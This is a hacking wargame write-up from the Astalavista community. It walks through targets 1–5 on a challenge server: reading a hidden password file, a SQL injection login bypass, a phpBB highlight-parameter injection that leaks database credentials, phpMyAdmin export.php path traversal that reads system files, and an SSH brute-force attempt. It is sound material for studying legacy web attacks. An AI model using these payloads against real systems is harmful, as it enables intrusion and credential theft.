Wargames 4 – Targets 1 – 5 (No luck on 6)
By Chewys

Gratuitous Suck Up

First I would like to thank Gwanun and the rest of Astalavista.net (owners, administrators and members) for a great wargames and security community. Keep up the great work!

My Methodology

By no way do I mean to imply any brilliance in my attempts to exploit these targets. My ability to reach the targets is a combination of luck, research and the combined efforts of many talented people before me that have discovered these vulnerabilities and to those people that share them with the world. Furthermore, my attempts were rather brutish and bold. Even the most naïve of system administrators would have surely noticed my many failed and bizarre attempts. Discretion was not on my agenda considering that there were no ramifications for my actions here.

Preamble

Typically I would have started out scanning the server, however being a wargames server there are specific targets listed as well as a list of running services. So I decided to skip the scanning and enumeration bit for now. We will see if I need to do some later.

The targets:


Target#1	You can see a java-based weblogin. If you insert the right username and password, you will be redirected to a webpage. There you will find string, which has to be decrypted. Get the DECRYPTED string.
Target#2	You have a access to a website listing the names of all users already done this part. To add a name, you have to login into an admin-panel. Find a way to log in and add you name to the list!
Target#3	The „only thing“ you have to do: Get administrator / moderator rights. After you have done this, write a posting in the „Administrators only“-Board, NOTHING MORE. Do not change anything of the board configuration!
Target#4	The link directs you to the weblogin of phpMyAdmin. Figure out the username / password, login in and create a table with your name in the database „target4“.
Target#5	There is a md5-hash of a string in /etc/magicword. Find a way to read the hash-value and get the original string.
Target#6	„Simply“ get a root-access and add your name to the list at the end of this page. Do NOT change anything with the systemconfiguration!

The server and services:


OS	Hostaddress	Services
FreeBSD 4.9	212.254.194.174	- Apache - PHP - mySQL - phpMyAdmin - SSH - phpBB

Target 1

I looked at the web page, not much there, so I viewed the page source. The page showed the applet so out of curiosity I downloaded the **password.zip** thinking that would be too easy. The **password.zip** contained the java class files. I extracted the class files and ran JAD to decompile them to see if there was anything interesting in the code. No passwords in here, lets see what else is there. Back to the browser but this time I fired up the java console and turned on the logging and trace (Options '**o**' and '**5**' in the Java Console).



When I loaded the page I saw a request for a file in the same directory called **getpasswords101.txt**.



So I entered the filename in at the end of the URL (http://212.254.194.174/target1/getpasswords101.txt) and was able to read the file contents, a user | pass combo as well as the name of the html page with the encrypted message.

Page displayed:

cryptical-string-t1.html
god | like

I went back to the login page and typed in the username '**god**' and password '**like**'. After the login I was taken to the cryptical-string-t1.html page. I copied the encrypted message and went to the Astalavista site to user their tools section for decrypting.

The text looked like hex so I converted it to ASCII. The ASCII made no sense so using the ASCII results I did a base 64 decode and was presented with a bunch of binary. So I ran the binary back in and converted it to ASCII. The message was clear '**Target 1 done! Congratulations to you! :-)**', time to move on to target 2.

Target 2
I looked around the page but saw nothing interesting. I thought about this one for a while trying to see what came to me, nothing! I see that a lot of Asta members were getting in but I wasn't sure what I needed to do here so I skipped it for a while and went to target three. It was during my exploration of target three that the light bulb went on, SQL Injection. I went back to target to and threw in a username of **admin'**. This right away took me to an error screen that showed the query that it was using for the login authentication. Here is the error message.

> **Database error:** Invalid SQL: SELECT * FROM users WHERE name='admin'' && pwd='' ORDER BY id ASC LIMIT 1
> **MySQL Error**: 1064 (You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''admin'' && pwd='' ORDER BY id ASC LIMIT 1' at line 3)
> Session halted.

Looking at the SQL query closely you see that a username and password can be crafted to effectively comment out portions of the query.

SELECT * FROM users WHERE name='admin'' && pwd='' ORDER BY id ASC LIMIT 1

If I use following for the username and password I should be able to obtain access.
Username: **admin'**
Password: **or 1!='2**

Then the query would physically look like the following:
SELECT * FROM users WHERE name='admin'' && pwd=' or 1!='2' ORDER BY id ASC LIMIT 1

And logically look like
SELECT * FROM users WHERE name='admin' or 1!='2' ORDER BY id ASC LIMIT 1

As long as the basic axioms of mathematics don't dramatically change anytime soon then 1 will never equal 2 and you will bypass the authentication query on the webpage.

After constructing the correct username and password combination to comment out the password portion of the query I bypassed the login and added my name to the list.

Target 3 and Target 4
I combined these two because once I gained some information from target 3 I used it to exploit target 4. Once in target 4 I used it to exploit target 3. It has been stated that the two targets are not dependant upon each other. So there are other ways to achieve these targets but this is my version.

I started of by the typical registering…damn lack of experience with PHP and MySQL…wasn't sure where to start. So I looked for phpBB exploits and found many.

Found a phpMyAdmin exploit for reading files but you need the dbuser and dbpassword. This one turned out to be useful for target 5, but no good right now so back to researching.

You can skip over the next section on failures if you want, but I put it in place as a brief listing of known exploits for phpBB that just didn't work in this case. I had many failures before having some success.

Failures
I analyzed the Santy.A and Santy.B worms to determine what parameters they used to allow the worm to propagate itself. It appears system() has been shutdown, or at least from what I could tell.

I also noticed though that typing in the following URL could provide some additional information:
http://212.254.194.174/phpBB/viewtopic.php?t=2&highlight=%2527

This gives an error message and provides you with the actual path to the www directory, **/srv/www/phpBB/viewtopic.php** But I wasn't sure what else I could do with this info at this time. So I carried on.

I tried another exploit that would give me this or that. No matter what I did I didn't have any luck. I tried many things over and over again thinking that perhaps I am making mistakes when crafting my URLs. So I installed a linux system on my VMWare just for playing with this stuff. I installed apache, php, mysql and phpBB. After I set up my own bulletin board I retested some of my previous exploit attempts. Damn , they were working here on my test system, but not on the wargames server. Now I knew for sure that I was doing the wrong thing. I went back to the drawing boards.

The Right Path
I went back an earlier piece of interesting information. By using http://212.254.194.174/phpBB/viewtopic.php?t=2&highlight=%2527 you get some interesting feedback.

Parse error: parse error, unexpected T_STRING in /srv/www/phpBB/viewtopic.php(1104) : regexp code on line 1

Fatal error: Failed evaluating code: preg_replace('#\b(')\b#i', '\1', '>Welcome to our WGS#4! <') in /srv/www/phpBB/viewtopic.php on line 1104

I did some further research on this possibility. I figured that maybe I need to alter something in the URL to defeat the preg_replace function. Low and behold I find an interesting bit of information. If I specify the viewtopic.php page with a valid topic and use the highlight parameter I could then echo php variables in the $poster field. Using the following URLs I was able to obtain the dbuser, dbpasswd, dbname, and dbms. Instead of seeing **Gwanun** as the poster I saw:

Original Post shows Gwanun as the poster.
http://212.254.194.174/phpBB/viewtopic.php?t=2

http://212.254.194.174/phpBB/viewtopic.php?t=2&highlight=%2527.$poster=$dbuser.%2527
→ Poster: **mysqluser)\b#i**

http://212.254.194.174/phpBB/viewtopic.php?t=2&highlight=%2527.$poster=$dbpasswd.%2527
→ Poster: **wargames4)\b#i**

http://212.254.194.174/phpBB/viewtopic.php?t=2&highlight=%2527.$poster=$dbname.%2527
→ Poster: **phpBB)\b#i**

http://212.254.194.174/phpBB/viewtopic.php?t=2&highlight=%2527.$poster=$dbms.%2527
→ Poster: **mysql4)\b#i**

So the following information can be used to log into phpMyAdmin.
User: **mysqluser**
Password: **wargames4**
DBName: **phpBB**

After finally getting this far I used the above information to connect to a GUI MySql client called MySQL Maestro (http://www.dignitysoftware.com). I connected to the server with the client and opened up the phpBB database. Within the phpBB users table I updated my privilege to match Gwanun's, now I should have administrator privilege on the bulletin board. Next I opened the target 4 database and created a table with my name. Target 4 is done. Now I had to go back to the phpBB site and create a post in the Administrators only section. I logged in and verified that I have administrator access. I went to the administrator's forum and create a new post. Target 3 was now done too.
Target 5

All I can say is that I am an idiot. After doing Targets 3 and 4 I find myself wondering how to view the filesystem and read the **/etc/magicword** file. I figure since I already have info gathered from T3 and T4 that I can use it to my advantage and read the **magicword** file. However PHP seems to be running in safe mode. That means despite all the functions and backticks that I try I get nothing! I begin to think that maybe I found one way in different from others and that the others have a better exploit for T3 and T4 that allows them to execute commands locally.

Back to researching what possible exploits exist. Then I remember a phpMyAdmin exploit that I saw earlier. It allows for viewing files on the remote system. If I log into phpMyAdmin I can submit an export.php page with the **what=** parameter set to traverse directories and display files.

http://212.254.194.174/phpMyAdmin/export.php?what=../../../../../../../../../etc/magicword%00

→ Result: **81dc9bdb52d04dc20036dbd8313ed055**

Note: In my search for this exploit I came across a whitepaper regarding this exploit. It utilizes a proxy product called Paros to intercept requests for viewing and alteration before sending them to the destination. I mention it here because it seems rather interesting. For simplicity the crafted URL works fine but if you are interested you can read the whitepaper on this exploit and the tools that are used here:

Exploiting the PhpMyAdmin-2.5.4 File Disclosure Vulnerability
GCIH Practical Version 4.0 (revised August 31, 2004)
Option 1
By Mayank Bhatnagar
October 11, 2004
http://www.giac.org/practical/GCIH/Mayank_Bhatnagar_GCIH.pdf

I realize that this exploit has been used before on previous wargames (as mentioned in previous whitepapers for Wargames 3 by some prestigious Astalavista members), but it is just another way of using the exploit and is presented here for those interested.

After reading the /etc/magicword file and obtaining the MD5 hash value I went to a site that performs reverse lookups on MD5 hashes http://nz.md5.crysm.net/. So the hash of **81dc9bdb52d04dc20036dbd8313ed055** turns out to be **1234**.

Target 5 is now done.

Target 6 – No Success

Since I have an exploit to read files on the filesystem I also decided to view /etc/passwd. Now I just needed a way to elevate privileges so that I could read master.passwd.

$FreeBSD: src/etc/master.passwd,v 1.25.2.6 2002/06/30 17:57:17 des Exp $
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/sbin/nologin
operator:*:2:5:System &:/:/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/sbin/nologin
news :*:8:8:News Subsystem:/:/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/libexec/uucp/uucico
xten:*:67:67:X-10 daemon:/usr/local/xten:/sbin/nologin
pop:*:68:6:Post Office Owner:/nonexistent:/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/sbin/nologin
mysql:*:1001:1001:User &:/home/mysql:/bin/sh

Also using the export.php exploit I read the ssh configuration to see what versions of ssh are allowed and to see if root was allowed login.

http://212.254.194.174/phpMyAdmin/export.php?what=../../../../../../../../../etc/ssh/sshd_config%00

Viewing the ssh config revealed that it was mostly defaults, so root login is permitted and ssh2 is the protocol of choice.

So now I decide to scan, just in case I am missing something.

Running nmap on the server show just a few ports…

22	ssh
80	http
3306	mysql

Nope, nothing seems to be missing.

So after much research with nothing I make a last attempt. I download and compile brutessh and let it run. It fails to connect for either the root user or the mysql user.

There may be someone but it is well beyond the skills and knowledge that I have as well as the large horseshoe up my ass! So, I figure I will still play until the games are over, however I do not anticipate future success. So I am signing off now on my whitepaper.

Target 6 failed!!!